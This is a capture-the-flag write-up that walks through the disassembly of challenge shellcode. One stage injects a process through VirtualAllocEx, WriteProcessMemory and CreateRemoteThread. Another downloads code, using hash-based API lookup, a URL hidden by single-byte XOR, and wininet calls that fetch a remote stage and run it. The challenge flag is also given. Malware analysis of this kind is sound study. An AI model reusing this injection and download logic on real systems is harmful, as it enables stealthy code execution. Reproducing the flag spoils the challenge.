00000145 push    [ebp+arg_0]
00000149 db      36h             ; VirtualAllocEx
00000149 call    [ebp+var_8]
0000014D mov     esi, eax        ; esi=baseAddress of allocated Region
0000014F cmp     esi, ebx
00000151 jz      short loc_189
00000153 push    20
00000155 db      36h             ; Sleep
00000155 call    [ebp+var_4]
00000159 push    ebx
0000015A push    edi
0000015B db      36h
0000015B push    [ebp+arg_4]
0000015F push    esi
00000160 db      36h
00000160 push    [ebp+arg_0]
00000164 db      36h             ; WriteProcessMemory
00000164 call    [ebp+var_C]
00000168 test    eax, eax
0000016A jz      short loc_189
0000016C push    50
0000016E db      36h             ; Sleep
0000016E call    [ebp+var_4]
00000172 push    ebx
00000173 push    ebx
00000174 push    esi
00000175 push    esi
00000176 push    ebx
00000177 push    ebx
00000178 db      36h
00000178 push    [ebp+arg_0]
0000017C db      36h             ; CreateRemoteThread
```


After this the shellcode exits




Analysis of downloader stage :

Downloader starts just like the previous shellcode and finds the kernel32.dll address in the memory. It also has the helper functions findFunctionusingHash and computeHash


After finding the kernel32.dll base address the shellcode searches a magic byte of 90909090 in itself, these bytes describe the position after which the encrypted URI is saved in the shellcode



After the position is located the encrypted text is decrypted using single byte xor with key being 0x59 or ASCII ('Y'). The encrypted text is "1--)cvv*-6+8><w:56,=w>66>5<w:64v</5#:-?kih`v?58/w#0?" and after decryption this becomes http://storage.cloud.google.com/evlzctf2019/flav.zif. Now we just need to change the URL to http://storage.cloud.google.com/evlzctf2019/flag.zip and get the flag, but if you wanna know more, read on……




The final stage locates the function VirtualAlloc and then downloads the last stage from the URI and copies it the memory. To download the last stage it uses a function I call downloadLastStage



The function downloadLastStage downloads the next stage from the URI. For this it uses function calls LoadLibaryA to lead the wininet.dll library and then uses the functions InternetOpenA, InternetOpenUrlA, InternetReadFile and CloseHandle to download the next stage from the given URI. It has a “Accept: */*” string for any type of data and the function InternetReadFile loops in size of 1024 bytes till it can’t receive any more data. I am stopping here as this writeup shows you what you needed to solve this question. Flag:

```
evlz{I_h0pe_y0u_us3d_x0rt00l_4nd_w1r3sh4rk}ctf
```



```
000000E4 downloadLastStage proc near
000000E4
000000E4 var_450= byte ptr -450h
000000E4 var_50= dword ptr -50h
000000E4 var_4C= dword ptr -4Ch
000000E4 var_48= dword ptr -48h
000000E4 var_44= dword ptr -44h
000000E4 var_30= dword ptr -30h
000000E4 var_2C= dword ptr -2Ch
000000E4 var_28= dword ptr -28h
000000E4 var_1C= dword ptr -1Ch
000000E4 var_18= dword ptr -18h
000000E4 var_14= dword ptr -14h
000000E4 var_10= dword ptr -10h
000000E4 var_C= dword ptr -0Ch
000000E4 var_8= dword ptr -8
000000E4 var_4= dword ptr -4
000000E4 arg_0= dword ptr  8
000000E4 arg_4= dword ptr  0Ch
000000E4
000000E4 push    ebp
000000E5 mov     ebp, esp
000000E7 sub     esp, 450h
000000ED push    esi
000000EE push    edi
000000EF mov     esi, eax
000000F1 push    0EC0E4E8Eh      ; LoadLibraryA
000000F6 push    esi
000000F7 call    findFunctionusingHash
000000FC push    60E0CEEFh       ; ExitThread
00000101 push    esi
00000102 mov     edi, eax        ; edi=LoadLibraryA
00000104 call    findFunctionusingHash
00000109 push    0DB2D49B0h      ; Sleep
0000010E push    esi
0000010F call    findFunctionusingHash
00000114 push    0F791FB23h      ; GetTickCount
00000119 push    esi
0000011A db      36h             ; ebp+var_8=Sleep
0000011A mov     [ebp+var_8], eax
0000011E call    findFunctionusingHash
00000123 db      36h             ; ebp+var_4=GetTickCount
00000123 mov     [ebp+var_4], eax
00000127 lea     eax, [ebp+var_30]
0000012A push    eax
0000012B db      36h             ; wininet.dll
0000012B mov     [ebp+var_30], 'iniw'
00000133 db      36h
00000133 mov     [ebp+var_2C], '.ten'
0000013B db      36h
0000013B mov     [ebp+var_28], 'lld'
00000143 call    edi
00000145 mov     esi, eax
00000147 xor     edi, edi
00000149 cmp     esi, edi
0000014B jnz     short loc_154
```